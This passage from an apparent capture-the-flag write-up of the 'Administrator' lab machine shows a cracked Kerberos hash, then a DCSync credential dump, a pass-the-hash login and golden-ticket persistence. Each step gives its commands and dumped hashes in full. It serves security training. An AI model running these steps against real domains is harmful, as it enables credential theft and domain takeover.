560b21d5e72f0cf4190c8bafc099723c431a5c40e1d5a9df1bce11fdd05158a0821d2cefb9b240b94f0e99e0466b1e4cfefa64aa081bca49d2f036e36d785ec18310812fbbe574d0663aa243e1a2d58b885e3321defc23684a294c6ae56097914dfaec9f799d37fa331afff32dc14bdcb69327a926be2638668124032bb930a4f3ed3d2636b8a23b7f6a2c38bfd714436ccf63ae61fd854b4ca56d19a0249289b99354265c6316163a3a13cdf9520840ae4869de9b563656ee10fdf95a2cead9d284f54c7f8bfb04bbbc3fdf082f9743f7abda03f1be6b3a8818d405fa00c159d7e897830bb316b3b1a36cff6812c4fdc753049531b34731ea9f5362138f76e8b351241c279dac5d9da6cdeba6e1daf3ec4cf5ca572e293a30020eba7133ad5365888d7edd0f6eb588bbd22a62758e58b9463689e87e599ed64739a5dea443ad527dd6440acc508f0cdc28d5ac7e3bf4628d262f798d8e00950e9f81853855a1f2005bbe2a6a15adfa6b173b1f3fc592455418a6:limpbizkit
Session..........: hashcatStatus...........: CrackedHash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....5418a6Time.Started.....: Tue Jan 21 23:42:31 2025 (0 secs)Time.Estimated...: Tue Jan 21 23:42:31 2025 (0 secs)Kernel.Feature...: Pure KernelGuess.Base.......: File (/usr/share/wordlists/rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#1.........:    76395 H/s (4.12ms) @ Accel:256 Loops:1 Thr:1 Vec:8Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 5376/14344385 (0.04%)Rejected.........: 0/5376 (0.00%)Restore.Point....: 4608/14344385 (0.03%)Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1Candidate.Engine.: Device GeneratorCandidates.#1....: Liverpool -> ginuwineHardware.Mon.#1..: Util: 40%
Started: Tue Jan 21 23:41:00 2025Stopped: Tue Jan 21 23:42:33 2025
So, the password for ethan is limpbizkit. Congratulations, we owned another user!
Revisiting BloodHound

The user ethan has the following privileges on the domai:
- DS-Replication-Get-Changes
- DS-Replication-Get-Changes-In-Filtered-Set
- DS-Replication-Get-Changes-All
These privileges allows ethan to perform a DCSync attack.
DCSync Attack
In this attack, an attacker simulates the behavior of a domain controller and retrieve password data or NTDS.dit via Domain Replication. Watch this video or read this for a better understanding.
I used secretsdump to perform the DCSync attack and dumped the NTDS.dit:
croc@hacker$ impacket-secretsdump administrator.htb/'ethan':'limpbizkit'@10.10.11.42Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied[*] Dumping Domain Credentials (domainuid:rid:lmhash:nthash)[*] Using the DRSUAPI method to get NTDS.DIT secretsAdministrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::administrator.htbolivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::administrator.htbmichael:1109:aad3b435b51404eeaad3b435b51404ee:8864a202387fccd97844b924072e1467:::administrator.htbbenjamin:1110:aad3b435b51404eeaad3b435b51404ee:95687598bfb05cd32eaa2831e0ae6850:::administrator.htbemily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::administrator.htbethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::administrator.htbalexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::administrator.htbemma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::[*] Kerberos keys grabbedAdministrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2Administrator:des-cbc-md5:403286f7cdf18385krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94krbtgt:des-cbc-md5:2c0bc7d0250dbfc7administrator.htbolivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3administrator.htbolivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48administrator.htbolivia:des-cbc-md5:bc2a4a7929c198e9administrator.htbmichael:aes256-cts-hmac-sha1-96:b360c36cb6777b8cc3d88ab1aa60f0064e6ea4fc9b9a4ebacf66345118c0e959administrator.htbmichael:aes128-cts-hmac-sha1-96:bc3c8269d1a4a82dc55563519f16de8badministrator.htbmichael:des-cbc-md5:43c2bc231598012aadministrator.htbbenjamin:aes256-cts-hmac-sha1-96:a0bbafbc6a28ed32269e6a2cc2a0ccb35ac3d7314633815768f0518ebae6847fadministrator.htbbenjamin:aes128-cts-hmac-sha1-96:426ca56d39fe628d47066fc3448b645eadministrator.htbbenjamin:des-cbc-md5:b6f84a864376a4adadministrator.htbemily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4administrator.htbemily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218administrator.htbemily:des-cbc-md5:804343fb6e0dbc51administrator.htbethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270fadministrator.htbethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49fadministrator.htbethan:des-cbc-md5:58387aef9d6754fbadministrator.htbalexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6administrator.htbalexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeadeadministrator.htbalexander:des-cbc-md5:49ba9dcb6d07d0bfadministrator.htbemma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82administrator.htbemma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5eadministrator.htbemma:des-cbc-md5:3249fba89813ef5dDC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccbDC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206dDC$:des-cbc-md5:f483547c4325492a[*] Cleaning up...
Domain Admin
Finally, we can leverage a Pass-the-Hash (PtH) attack to authenticate as the Domain Administrator on the domain controller.
croc@hacker$ sudo evil-winrm -i 10.10.11.42 -u 'administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e'[sudo] password for croc:
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:UsersAdministratorDocuments>
root.txt
*Evil-WinRM* PS C:UsersAdministratorDesktop> cat root.txtf2ef42************************Post Root
Golden Ticket
I wanted to delve deeper into the box by exploring some persistence techniques. I decided to give the Golden Ticket a shot! That’s when my friend/mentor, 0xCOFFEE, came to my rescue. The following note from him really helped me achieve this.
Prerequisites
In order to generate a Golden Ticket, we require the following two things:
- Krbtgt AES Key
- Domain SID
Note that, we already have the AES Key for the krbtgt account from the DCSync Attack we just performed above.
Step 01 - Domain SID
I used impacket-lookupsid along with the administrator account in order to dump the Domain SID:
croc@hacker:~$ impacket-lookupsid -hashes 'aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e' 'administrator.htb/administrator@10.10.11.42'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Brute forcing SIDs at 10.10.11.42[*] StringBinding ncacn_np:10.10.11.42[pipelsarpc][*] Domain SID is: S-1-5-21-1088858960-373806567-254189436498: ADMINISTRATOREnterprise Read-only Domain Controllers (SidTypeGroup)500: ADMINISTRATORAdministrator (SidTypeUser)501: ADMINISTRATORGuest (SidTypeUser)502: ADMINISTRATORkrbtgt (SidTypeUser)512: ADMINISTRATORDomain Admins (SidTypeGroup)513: ADMINISTRATORDomain Users (SidTypeGroup)514: ADMINISTRATORDomain Guests (SidTypeGroup)515: ADMINISTRATORDomain Computers (SidTypeGroup)516: ADMINISTRATORDomain Controllers (SidTypeGroup)517: ADMINISTRATORCert Publishers (SidTypeAlias)518: ADMINISTRATORSchema Admins (SidTypeGroup)519: ADMINISTRATOREnterprise Admins (SidTypeGroup)520: ADMINISTRATORGroup Policy Creator Owners (SidTypeGroup)521: ADMINISTRATORRead-only Domain Controllers (SidTypeGroup)
Step 02 - Generate the Ticket
Further, I used the impacket-ticketer to generate the ticket:
croc@hacker:~$ impacket-ticketer -aesKey 'aadb89e07c87bcaf9c540940fab4af94' -domain-sid 'S-1-5-21-1088858960-373806567-254189436' -domain 'administrator.htb' -dc-ip '10.10.11.42' -user-id '500' 'Administrator'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Creating basic skeleton ticket and PAC Infos[*] Customizing ticket for administrator.htb/Administrator[*]   PAC_LOGON_INFO[*]   PAC_CLIENT_INFO_TYPE[*]   EncTicketPart[*]   EncAsRepPart[*] Signing/Encrypting final ticket[*]   PAC_SERVER_CHECKSUM[*]   PAC_PRIVSVR_CHECKSUM[*]   EncTicketPart[*]   EncASRepPart[*] Saving ticket in Administrator.ccache
Here,
-aesKey | Specifies the AES Key for the krbtgt account |
-domain-sid | Specifies the Domain SID |
-user-id | Specifies the Administrator RID |
Step 03 - Test Out!
While specifying the KRB5CCNAME environment variable equal to the ticket we just generated, I used psexec to get remote access as the administrator user and it worked flawlessly!
croc@hacker:~$ KRB5CCNAME=Administrator.ccache faketime "$(ntpdate -q dc.administrator.htb | cut -d ' ' -f 1,2)" impacket-psexec -k -no-pass -dc-ip 10.10.11.42 'administrator.htb/administrator@DC.administrator.htb'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on DC.administrator.htb.....[*] Found writable share ADMIN$[*] Uploading file YwxhjLVC.exe[*] Opening SVCManager on DC.administrator.htb.....[*] Creating service oZXF on DC.administrator.htb.....[*] Starting service oZXF.....[!] Press help for extra shell commandsMicrosoft Windows [Version 10.0.20348.2762](c) Microsoft Corporation. All rights reserved.
C:Windowssystem32> whoamint authoritysystem


Join the Discussion
By commenting you agree to our comment policy.